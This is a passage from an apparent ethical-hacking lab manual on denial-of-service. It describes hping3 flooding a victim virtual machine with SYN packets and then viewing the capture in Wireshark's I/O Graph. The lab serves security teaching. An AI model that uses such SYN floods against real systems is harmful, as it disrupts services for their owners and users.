
12. **hping3** floods the victim machine by sending bulk **SYN packets** and **overloading** the victim's resources.

13. Switch to the **Windows 11** virtual machine and observe the TCP-SYN packets captured by **Wireshark**.

Module 10 – Denial-of-Service




14. Now, observe the graphical view of the captured packets. To do so, click **Statistics** from the menu bar, and then click the **I/O Graph** option from the drop-down list.




Module 10 – Denial-of-Service

15. The **Wireshark . IO Graphs . Ethernet** window appears, displaying the graphical view of the captured packets. Observe the huge number of TCP packets captured by Wireshark, as shown in the screenshot.



